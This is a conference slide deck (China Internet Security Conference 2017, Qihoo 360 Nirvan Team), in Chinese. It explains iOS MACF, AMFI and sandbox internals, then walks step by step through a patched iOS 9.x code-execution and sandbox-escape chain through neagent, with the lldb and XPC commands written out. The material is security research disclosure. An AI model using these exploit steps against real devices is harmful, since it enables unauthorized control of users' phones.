

### 2017 中国互联网安全大会 China Internet Security Conference

# 手把手教你突破 iOS 9.x 用户空间防护

Qihoo 360 Nirvan Team 2017-09

### 关于 Nirvan Team (涅槃团队)



- 隶属于 360 公司,信息安全部
- 主要职责是提高公司 iOS/macOS 应用的安全性
- 同时进行苹果平台相关的安全研究
- 当前主要的研究方向:
  - macOS 系统的漏洞挖掘与利用
  - 在工程中提升攻防效率、提高生产力的方法与工具
- 在苹果系统中发现了大量漏洞,多次获得苹果致谢
- 我们长期招人: nirvanteam[AT]360[DOT]cn

### 主要内容



• 第一部分: iOS 的基本安全特性

• 第二部分:突破 iOS 9.x 用户空间防护

• 第三部分:在 LLDB 中写利用

## 手把手教你突破 iOS 9.x 用户空间防护



第一部分:iOS 的基本安全特性

### iOS 的基本安全特性(1)



- · iOS 的主要安全特性:
  - 代码签名
  - 沙盒
  - 库验证
- 如上的安全特性都依赖于:强制访问控制框架(MACF)
- iOS/macOS 中的 MACF 来源于 TrustedBSD
- MACF 的相关论文:《New approaches to operating system security extensibility》
- 在 macOS v10.5 (xnu-1228) 中启用 MACF
- 在 iOS v2.0 (xnu-1228.6.76) 中启用 MACF

### iOS 的基本安全特性(2)





- 在 iOS v1.0 (xnu-933.0.0.178) 中苹果已经开始引入 MACF
- 但是在实际的发行版中,相关的代码被条件编译了

# Function name f \_mac\_check\_ipc\_method f \_mac\_check\_port\_copy\_send f \_mac\_check\_port\_hold\_receive f \_mac\_check\_port\_hold\_send f \_mac\_check\_port\_make\_send f \_mac\_check\_port\_relabel f \_mac\_check\_port\_relabel f \_mac\_check\_service\_access f \_mac\_check\_mount\_getattr f \_mac\_check\_mount\_setattr f \_mac\_check\_pipe\_ioctl f \_mac\_check\_pipe\_kqfilter f \_mac\_check\_pipe\_read

```
EXPORT _mac_check_ipc_method _mac_check_ipc_method MOVS R0, #0
BX LR
; End of function _mac_check_ipc_method
; ========= S U B R O U T I N E =======
```

- · 从如上的反汇编中可以看到,Hook 点与注册函数会直接返回成功
- MACF 的源码位置: \${XNU-SRC}/security

### iOS 的基本安全特性(3)



- 强制访问控制框架的原理、设计
- MACF 是一个侵入式的框架
- 基本原理:通过向实际功能中插入代码来实现相关目标
- 除此之外,其它都是为了可扩展性、可维护性等工程属性
- 以 task for pid 为例来说明 MACF 的基本原理
- task\_for\_pid 用来通过 pid 来获取目标进程的 task
- 一旦获取到一个进程的 task 就可以控制目标进程:
  - 读写目标进程的内存
  - 远程创建线程

### iOS 的基本安全特性(4)



• MACF 对 task\_for\_pid 的修改:

```
kern return t
task for pid(
           struct task for pid args *args)
   if (p->task != TASK NULL) {
#if CONFIG MACF
         error = mac proc check get task(kauth cred get(), p);
         if (error) {
              error = KERN FAILURE;
              goto tfpout;
#endif
       sright = (void *) convert task to port(p->task);
       tret = ipc port copyout send(
                                 sright,
                                 get task ipcspace(current task()));
   error = KERN SUCCESS;
```

### iOS 的基本安全特性(5)




- 通过如上的代码片段, 我们可以看到:
- MACF 在 task for pid 的执行流程中插入了一段代码
- 新添加的代码会调用 mac\_proc\_check\_get\_task 函数
- mac\_proc\_check\_get\_task 函数的作用是:
  - 根据 task for pid 传递进来的信息来做出判断
  - 比如:检查目标进程是否具有 task for pid 对应的 Entitlements
- 如果 mac\_proc\_check\_get\_task 返回非 0 值
- · task\_for\_pid 的执行流程会被中断,返回错误

### iOS 的基本安全特性(6)




• 没有 MACF 时 task\_for\_pid 的工作流程:



### iOS 的基本安全特性(7)



• 存在 MACF 时 task\_for\_pid 的工作流程:



### iOS 的基本安全特性(8)



- 通过前面的说明我们了解了 MACF 基本原理
- 在工程中还需要考虑可维护性、可扩展性
- 以 xnu-3789.51.2(iOS-v10.3/macOS-v10.12.4) 为例,内核中共有 335 个 MACF 检查点
- 下面我们一起看下 MACF 的设计

### iOS 的基本安全特性(9)



- 从对外接口的角度来看 MACF
- MACF 的接口列表:
  - mac\_policy\_register
  - mac\_policy\_unregister
- MACF 的接口非常简单,只有两个函数:注册、取消注册
- 我们会重点看下注册接口的使用
- 注册接口的原型:

```
int mac_policy_register(
    struct mac_policy_conf *mpc,
    mac_policy_handle_t *handlep,
    void *xd);
```

### iOS 的基本安全特性(10)



• 注册接口的重要参数是 struct mac policy conf ,该结构的定义:

```
struct mac policy conf {
   const char
                          *mpc name;
  const char
                          *mpc fullname;
   char const * const *mpc labelnames;
  unsigned int
                        mpc labelname count;
                          *mpc_ops; /** operation vector */
   struct mac policy ops
  int
                           mpc loadtime flags;
  int
                          *mpc field off;
  int
                           mpc runtime flags;
  mpc t
                           mpc list;
                          *mpc data;
  void
};
```

- 这个结构中重要的成员是: struct mac policy ops,
- · mac\_policy\_ops 用来注册感兴趣的事件回调,这也是我们最为关注的

### iOS 的基本安全特性(11)



- struct mac\_policy\_ops 有 335 个成员
- 没有成员都是一个函数指针,可以理解为回调函数
- 每个成员都与在内核中插入的代码相对应
- 以 task\_for\_pid 为例
- 在内核中插入的函数为:
  - mac proc check get task
- 对应到 mac\_policy\_ops 中的回调函数为:
  - mpo\_proc\_check\_get\_task

### iOS 的基本安全特性(12)



```
struct mac policy ops {
mpo file check create t
                                 *mpo file check create;
mpo file check ioctl t
                                 *mpo file check ioctl;
mpo file check mmap t
                                 *mpo file check mmap;
mpo mount check mount t
                                 *mpo mount check mount;
mpo system check sysctlbyname t *mpo system check sysctlbyname;
mpo kext check query t
                                 *mpo kext check query;
mpo iokit check nvram get t
                                 *mpo iokit check nvram get;
mpo iokit check nvram set t
                                 *mpo iokit check nvram set;
mpo iokit check nvram delete t
                                 *mpo iokit check nvram delete;
mpo proc check debug t
                                 *mpo proc check debug;
mpo proc check mprotect t
                                 *mpo proc check mprotect;
mpo socket check accept t
                                 *mpo socket check accept;
mpo vnode check exec t
                                 *mpo vnode check exec;
mpo vnode check ioctl t
                                 *mpo vnode check ioctl;
};
```

### iOS 的基本安全特性(13)



• 以注册一个 policy 来验证进程是否可以调用 task\_for\_pid 为例来串联整个注册 流程

- 如右图:
- 1:定义、初始化 mac policy ops 型变量
- 2:设置对应的事件回调函数
- 3:定义、初始化 mac policy conf型变量
- 4:注册策略
- 在完成注册后,如果有进程调用对应的函数,
- 我们的事件响应函数会被调用,
- 如果事件响应函数返回非0值,
- 目标进程对 task\_for\_pid 的调用会失败

```
struct mac_policy_ops ops = {0};
ops.mpo_proc_check_get_task =
my_check_get_task_handler
struct mac_policy_conf conf = {0};
conf.mpc_ops = &ops;
mac_policy_handle_t handle = 0;
mac_policy_register(
   &conf,
   &handle,
   NULL);
```

### iOS 的基本安全特性(14)




- 在了解了 MACF 接口的使用后
- 我们再看下 MACF 内部的工作流程
- 主要关注 policy 中注册的事件响应函数的调用流程
- 我们先来看事件响应的流程:

## iOS 的基本安全特性(15)



• 事件响应函数的调用流程



### iOS 的基本安全特性(16)



- 用户空间调用 task for pid
- 内核空间的 task\_for\_pid 会被调用
- task\_for\_pid 会调用 mac\_proc\_check\_get\_task
- mac\_proc\_check\_get\_task 的执行过程:
  - 遍历所有注册的 Policy
  - 检测每个 Policy 的 mpo proc check get task 是不是非 0
  - 如果非 0, 调用对应的事件响应函数
  - 如果多个 Policy 注册了同一个事件
  - 只要有一个事件响应函数返回失败
  - 则用户空间对 task for pid 的调用就会失败
- · 对 MACF 的介绍就到这里,接下来我们看下 AMFI & Sandbox

## iOS 的基本安全特性(17)



- Apple Mobile File Integrity(AMFI)
- AMFI 依赖于 MACF
- · AMFI 并没有开源,如何进行 AMFI 相关的逆向?
- iOS 中的 AMFI 缺少符号
- iOS 中的 AMFI 与 macOS 中 AMFI 的版本号相同
- 因此,只要逆向相应版本的 macOS 中的 AMFI 即可
- 对于 iOS-v9.3.5, 逆向 macOS-v10.11.6 中的
  AppleMobileFileIntegrity.kext

### iOS 的基本安全特性(18)



### • AMFI 注册的 MACF 响应函数

```
int64 initializeAppleMobileFileIntegrity( int64 a1, int64 a2) {
mac ops.mpo cred check label update execve = cred check label update execve;
mac ops.mpo cred label associate = cred label associate;
mac ops.mpo cred label destroy = cred label destroy;
mac ops.mpo cred label init = cred label init;
mac ops.mpo cred label update execve = cred label update execve;
mac ops.mpo proc check inherit ipc ports = proc check inherit ipc ports;
mac ops.mpo vnode check signature = vnode check signature;
mac ops.mpo policy initbsd = policy initbsd;
mac ops.mpo file check mmap = file check mmap;
mac policy.mpc name = "AMFI";
mac policy.mpc fullname = "Apple Mobile File Integrity";
mac policy.mpc labelnames = &labelnamespaces;
mac policy.mpc labelname count = 1;
mac policy.mpc ops = &mac ops;
mac policy.mpc loadtime flags = 0;
mac policy.mpc field off = &mac slot;
mac policy.mpc runtime flags = 0;
if ( mac policy register(&mac policy, &amfiPolicyHandle, OLL) )
```

### iOS 的基本安全特性(19)



- AMFI 的主要职责是:
  - 代码签名
  - 库验证
- 代码签名由如下响应函数处理:
  - \_cred\_check\_label\_update\_execve
  - \_cred\_label\_update\_execve
  - vnode check signature
- 例外情况:具有特定 Entitlement 的程序可以运行不签名的代码
  - run-unsigned-code: true
- 如:debugserver

### iOS 的基本安全特性(20)



- · 在 iOS 8.0 中加入,主要用于对抗越狱
- · 库验证用于防止代码注入(dylib 注入)
  - 开发者签名的 dylib 无法注入到系统程序中
  - TeamID-A 签名的 dylib 无法注入到 TeamID-B 签名的程序中
- 库验证由如下响应函数处理:
  - \_file check mmap
- 库验证的例外情况:具有如下 Entitlement 的程序在加载 dylib 时不受库验证的影响
  - com.apple.private.skip-library-validation: true
- 如:neagent

### iOS 的基本安全特性(21)



- 子进程 Port 继承: proc\_check\_inherit\_ipc\_ports
- 该事件会在 spawn 子进程时被触发
- Port 在 Mach 中是非常重要的
- · 大部分跨边界的通信都是通过 Port
  - 不同进程间
  - 用户空间与内核空间


### iOS 的基本安全特性(22)



- 可以将 Port 近似的理解为句柄
- 对 Port 发消息就是使用句柄调用相关的接口
- 因此,对 Port 继承就是对权限的继承
- 如果从一个高权限的进程派生子进程时不清空相关的 Port,就 会造成权限泄露
- 从 iOS 10 开始, AMFI 不再做这项检查
- 如下这项检查工作时的流程图:

## iOS 的基本安全特性(23)





### iOS 的基本安全特性(24)



- Sandbox
- Sandbox 同样依赖于 MACF
- 用于限制进程的行为,主要包括:
  - 读写文件
  - 系统调用:BSD 系统调用, Mach 系统调用
  - Mach API
  - 驱动相关接口
- · Sandbox 定义了非常多的事件响应函数
- iOS-v9.3.5-Sandbox 共有 121 个事件响应函数:

### iOS 的基本安全特性(25)



hook cred check label update execve hook cred check label update hook cred label associate hook cred label destroy hook cred label update execve hook cred label update hook file check fcntl hook file check mmap hook file check set hook mount check fsctl hook mount check mount hook mount check remount hook mount check umount hook policy init hook policy initbsd hook policy syscall hook system check sysctlbyname hook vnode check rename hook kext check query hook iokit check nvram get

hook iokit check nvram set hook iokit check nvram delete hook proc check expose task hook proc check set host special port hook proc check set host exception port hook posixsem check create hook posixsem check open hook posixsem check post hook posixsem check unlink hook posixsem check wait hook posixshm check create hook posixshm check open hook posixshm check stat hook posixshm check truncate hook posixshm check unlink hook proc check debug hook proc check fork hook proc check get task name hook proc check get task hook proc check sched

### iOS 的基本安全特性(26)





hook proc check setaudit hook proc check setauid hook proc check signal hook socket check bind hook socket check connect hook socket check create hook socket check listen hook socket check receive hook socket check send hook system check acct hook system check audit hook system check auditctl hook system check auditon hook system check host priv hook system check nfsd hook system check reboot hook system check settime hook system check swapoff hook system check swapon hook sysvmsq check enqueue

hook sysvmsq check msgrcv hook sysvmsq check msgrmid hook sysvmsq check msqctl hook sysvmsq check msqqet hook sysvmsq check msqrcv hook sysvmsq check msqsnd hook sysvsem check semctl hook sysvsem check semget hook sysvsem check semop hook sysvshm check shmat hook sysvshm check shmctl hook sysvshm check shmdt hook sysvshm check shmget hook proc check get cs info hook proc check set cs info hook iokit check hid control hook vnode check access hook vnode check chroot hook vnode check create hook vnode check deleteextattr

### iOS 的基本安全特性(27)



hook vnode check exchangedata hook vnode check exec hook vnode check getattrlist hook vnode check getextattr hook vnode check ioctl hook vnode check link hook vnode check listextattr hook vnode check open hook vnode check readlink hook vnode check revoke hook vnode check setattrlist hook vnode check setextattr hook vnode check setflags hook vnode check setmode hook vnode check setowner hook vnode check setutimes hook vnode check stat hook vnode check truncate hook vnode check unlink hook vnode notify create

hook vnode check uipc bind hook vnode check uipc connect hook proc check suspend resume hook thread userret hook iokit check set properties hook system check chud hook vnode check searchfs hook priv check hook priv grant hook vnode check fsgetpath hook iokit check open hook vnode notify rename hook system check kas info hook system check info hook pty notify grant hook pty notify close hook kext check load hook kext check unload hook proc check proc info hook iokit check filter properties hook iokit check get property

### iOS 的基本安全特性(28)



- 一方面:如此多的事件响应函数
- 另一方面:每个进程的沙盒策略可能都不同
- 二者结合起来,问题的复杂度非常高
- 采用硬编码的方式来为进程配置沙盒策略基本上不可行的
- 苹果在 Sandbox.kext 中集成了脚本引擎 TinyScheme
- 使用脚本来为每个进程配置沙盒策略
- 同时,在脚本之上定义了相关的领域语言
- 进一步简化了沙盒策略配置

### iOS 的基本安全特性(29)



• 沙盒策略: com.apple.logd.sb of macOS

```
(version 1)
;; prevent symbolication with 'no-callout' when a sandbox error occurs
(deny default (with no-callout))
(import "system.sb")
;; Allow files to be written/deleted, and attributes to be read
(allow file-write*
    (regex #"^(/private)?/var/db/diagnostics(/|$)")
    (regex #"^(/private)?/var/db/uuidtext(/|$)")
(allow file-read*
    (regex #"^(/private)?/var/db/diagnostics(/|$)")
    (regex #"^/private/var/db/timezone(/|$)")
(allow file-issue-extension
    (require-all
        (extension-class "com.apple.logd.read-only")
        (require-any
            (subpath "/private/var/db/diagnostics")
            (subpath "/private/var/db/uuidtext"))))
;; Allow writes to syslogd
(allow network-outbound
    (remote unix-socket (path-literal "/private/var/run/syslog"))
```

# iOS 的基本安全特性(30)




- iOS 中的沙盒策略都被编译到了二进制格式
- 沙盒策略逆向相关论文:Dionysus Blazakis, The Apple Sandbox
- 可以使用 Stefan Esser 提供的 sandbox\_toolkit 来反编译
  - https://github.com/sektioneins/sandbox toolkit
- sandbox\_toolkit 可以将二进制的沙盒策略还原到可视化的决策树

### iOS 的基本安全特性(31)



vpn-plugins : iokit-open



### iOS 的基本安全特性(32)



- 从 AppStore 下载的应用受名为 container 的沙盒策略约束
- 通过该沙盒策略的约束:
  - 实现应用间的文件访问隔离
  - 限制应用可以调用的系统接口
  - 限制应用可以设置的驱动属性
  - 限制应用可以调用的驱动接口
- 降低了内核及驱动在应用面前暴露的攻击面
- 对于一些系统服务程序,在启动时并不会进入沙盒
- 随后服务可以调用 sandbox\_init() 使自己进入沙盒
- 我们接下来要讲的漏洞就跟这个接口有关系

## 手把手教你突破 iOS 9.x 用户空间防护



第二部分:突破 iOS 9.x 用户空间防护

# 突破 iOS 9.x 用户空间防护(1)



- · 在介绍了 iOS 的基本安全特性后
- 接下来我们具体看下如何利用漏洞突破用户空间防护:
  - 任意代码执行
  - 沙盒逃逸
- 这个漏洞是我们在去年发现的,
- 苹果在 iOS 10 中修补其它漏洞时,
- 影响了这个漏洞的依赖条件,破坏了整个攻击链

# 突破 iOS 9.x 用户空间防护(2)



- · 任意代码执行
- 这个漏洞源于一个想法,
- 如果一个沙盒之外的进程可以被调试,
- 那么我们就可以在沙盒外获得任意代码执行了,
- 因为调试器 (debugserver) 具有如下权限:
  - run-unsigned-code: true
- 一个进程是否可以被调试,
- 主要取决于它是否允许别的进程获取到它的 Task

# 突破 iOS 9.x 用户空间防护(3)



- 是否允许别的进程获取 Task 是由如下 Entitlement 决定的:
  - get-task-allow: true
- 于是我们扫描整个文件系统与 DDI,
- · 寻找具有这个 Entitlement 的程序
- 很幸运,我们在 DDI 中找到了一个: neagent
- neagent 是 Network Agent 的意思
- neagent 主要用于加载 VPN 插件:
  - Cisco AnyConnect
  - OpenVPN
  - Surge
  - CitrixVPN
  - PrivateTunnel

# 突破 iOS 9.x 用户空间防护(4)



neagent 的权限如下:

```
<dict>
    <key>com.apple.private.MobileGestalt.AllowedProtectedKeys</key>
    <array>
        <string>UniqueDeviceID</string>
    </array>
    <key>com.apple.private.neagent</key>
    <true/>
    <key>com.apple.private.necp.match</key>
    <true/>
    <key>com.apple.private.skip-library-validation</key>
    <true/>
    <key>get-task-allow</key>
    <true/>
    <key>keychain-access-groups</key>
    <array>
        <string>com.apple.identities</string>
        <string>apple</string>
        <string>com.apple.certificates</string>
     </array>
</dict>
```

# 突破 iOS 9.x 用户空间防护(5)



- neagent 有两个重要的权限:
  - com.apple.private.skip-library-validation
  - get-task-allow
- 下面我们看下在 neagent 中获得任意代码执行的步骤
- 第一步: 挂载与系统版本对应的 DDI:
  - ideviceimagemounter DDI.dmg DDI.dmg.signature
  - 或者使用 Xcode 在设备上运行一个程序
- 挂载 DDI 的目的有两个:
  - 使用其中的 neagent
  - 使用其中的 debugserver,从而可以进行远程调试

# 突破 iOS 9.x 用户空间防护(6)




- 在挂载了 DDI 后,我们需要启动 neagent
- 第二步:启动 neagent 大概有两种方式:
  - 使用具有 VPN 功能的应用,比如:AnyConnect
  - 自己编写一个应用来调起相关的服务
- · 这里我们选择使用带有 VPN 功能的应用来调起相关的服务
  - Cisco AnyConnect
- 具体来说, 打开带有 VPN 功能的应用, 然后登录相关的账号
- 在启动了 neagent 之后,下一步我们需要使用 LLDB 挂到 neagent 上

# 突破 iOS 9.x 用户空间防护(7)




- 第三步: 确定 neagent 的 PID
- 为了将 lldb 挂到 neagent 上,需要知道 neagent 的 PID
- 从 Xcode 中启动 Instruments.app




# 突破 iOS 9.x 用户空间防护(8)



• 然后,选择 iDevice 与 "Activity Monitor"



• 然后开始监控



# 突破 iOS 9.x 用户空间防护(9)



• 从进程列表中找到 neagent , 确定它的 PID

1,469	neagent	mobile	0.2	3	6.10 MB	701.02 MB	arm64
1,470	neagent	mobile	0.1	4	6.04 MB	698.61 MB	arm64

- 第四步:将 11db 挂到 neagent 上
- · 首先,在 macOS 上运行调试代理:
  - idevicedebugserverproxy 11033
- 然后,在 macOS 运行 LLDB,并附加到 neagent 上:
  - process connect connect://127.0.0.1:11033
  - process attach --pid 1470

# 突破 iOS 9.x 用户空间防护(10)





• 在 11db 成功附加到 neagent后,我们会看到如下信息:

```
(prts) process connect connect://127.0.0.1:11033
(prts) process attach --pid 1470
Process 1470 stopped
* thread #1: tid = 0x100fec, 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap + 8
eason = signal SIGSTOP
    frame #0: 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap + 8
libsystem_kernel.dylib`mach_msa_trap:
-> 0x180dbcfd8 <+8>: ret
libsystem_kernel.dylib`mach_msg_overwrite_trap:
   0x180dbcfdc <+0>: movn x16, #0x1f
   0x180dbcfe0 <+4>: svc #0x80
   0x180dbcfe4 <+8>: ret
Executable module set to "/Developer/usr/libexec/neagent".
(prts)
```

# 突破 iOS 9.x 用户空间防护(11)





- 这里我们需要确保挂载到 Developer 中的 neagent
- 如果不是,需要重启设备,然后重新执行上述步骤
- 通过简单的四步,我们已经获得了任意代码执行
- 按照惯例,打印一个 "hello world"

```
x | Ildb

(prts) expr (void)NSLog(@"hello world from neagent");
(prts) [

x | idevicesyslog

Mar 24 16:29:10 iPhone5s neagent[1470] <Warning>: hello world from neagent
```

# 突破 iOS 9.x 用户空间防护(12)



- ・沙盒逃逸
- 虽然我们已经获得了任意代码执行
- 但是 neagent 仍然有属于自己的沙盒策略: vpn-plugins
- 虽然这个沙盒策略比 container 要宽松些,
- 但是在这个沙盒策略的约束下, neagent 只能打开很少的几个 内核服务
- 所以我们要进行沙盒逃逸,因为突破用户空间防护的目的是为了进一步打内核

# 突破 iOS 9.x 用户空间防护(13)



- 为了获取更多信息,我们对 neagent 做了逆向
- 通过逆向我们了解到:
  - neagent 在启动时并不会进入沙盒
  - 当响应 XPC 请求时, neagent 会加载相应的插件, 然后进入沙盒

```
void -[NEAgentSession handleInitCommand:id cmdParam] {
...
   pluginPath = xpc_dictionary_get_string(cmdParam2, "plugin-path");
   pluginType = xpc_dictionary_get_string(cmdParam2, "plugin-type");
   ...
   dispatch_once(&dispatchToken, &PRTS_EnterSandbox);
   ...
}

__int64 PRTS_EnterSandbox() {
...
   result = sandbox_init("vpn-plugins", 1LL, &v1);
...
   return result;
}
```

# 突破 iOS 9.x 用户空间防护(14)





• 在收集到这些信息后,我们首先想到的是抢占时间窗口

Time Window

Program State: sandboxed(sandbox\_init)

- · 如果我们可以在 neagent 还没进入沙盒时,
- 将调试器附加到 neagent 上,我们就完成了沙盒逃逸

# 突破 iOS 9.x 用户空间防护(15)





- · 沙盒逃逸, Round 1
- 首先,配置 11db 等待并按进程的名字附加:
  - process attach --waitfor --name neagent
- 然后,启动 neagent

# 突破 iOS 9.x 用户空间防护(16)



- 由于调试器本身的工作机制的问题,以及时间窗口太短
- 我们虽然可以附加到 neagent 上
- 但是没法赢得时间窗口
- Round 1 : Fail

# 突破 iOS 9.x 用户空间防护(17)



- ・ 沙盒逃逸, Round 2
- 我们回顾下当前的状态
  - 已经获得了代码执行
  - 没能通过时间窗口完成沙盒逃逸
- 我们设想一条攻击路径:
- · 如果我们可以控制 neagent 的生命周期,
- 那么我们就可以在其进入沙盒前使用 11db 进行附加

# 突破 iOS 9.x 用户空间防护(18)



- neagent 需要通过 xpc 启动,
- 因此,我们重点看下能不能通过 xpc 的接口启动 neagent
- neagent 对应的服务名字是:com.apple.private.neagent
- 我们审计了 "vpn-plugins" 这个沙盒策略的配置
- 通过审计, 我们发现:
  - neagent 的沙盒策略并没有阻止其去连接自身提供的服务
- 至此,我们确定了攻击方法:
  - 我们已经获得了任意代码执行,
  - 通过任意代码执行能力,
  - 以 neagent 为翘板,通过 XPC 再启动一个 neagent

# 突破 iOS 9.x 用户空间防护(19)



- 结合之前的说明,我们简要介绍下步骤
- 启动 11db → 启动 neagent → 确定 PID → 11db 附加
- 然后通过任意代码执行能力再启动一个 neagent:

```
process connect connect://127.0.0.1:11033
process attach --pid 225

expr id $client = (id)xpc_connection_create_mach_service("com.apple.neagent", 0, 2);
expr id $handler = (id)(^void(unsigned long response) { (unsigned int)sleep(60); });
expr (void)xpc_connection_set_event_handler($client, $handler);
expr (void)xpc_connection_resume($client);
expr id $dict = (id)xpc_dictionary_create(0, 0, 0)
expr (void *)xpc_connection_send_message_with_reply_sync($client, $dict);
```

# 突破 iOS 9.x 用户空间防护(20)





#### • 命令执行的过程如下:

```
(prts) expr id $client = (id)xpc_connection_create_mach_service("com.apple.neagent", 0, 2);
(prts) expr id $handler = (id)(^void(unsigned long response) { (unsigned int)sleep(60); });
(prts) expr (void)xpc_connection_set_event_handler($client, $handler);
(prts) expr (void)xpc_connection_resume($client);
(prts) expr (void *)xpc_connection_send_message_with_reply_sync($client, (void *)xpc_dictionary_create(0, 0, 0));
(void *) $0 = 0x000000014cd3d2c0
(prts)
```

· 执行完命令后,我们得到一个脱离沙盒环境的 neagent

1,503	neagent	mobile	0	3	6.15 MiB	701.02 MiB	arm64
1,504	neagent	mobile	0	6	10.26 MiB	701.28 MiB	arm64
1,513	debugserver	mobile	0	6	2.29 MiB	670.73 MiB	arm64
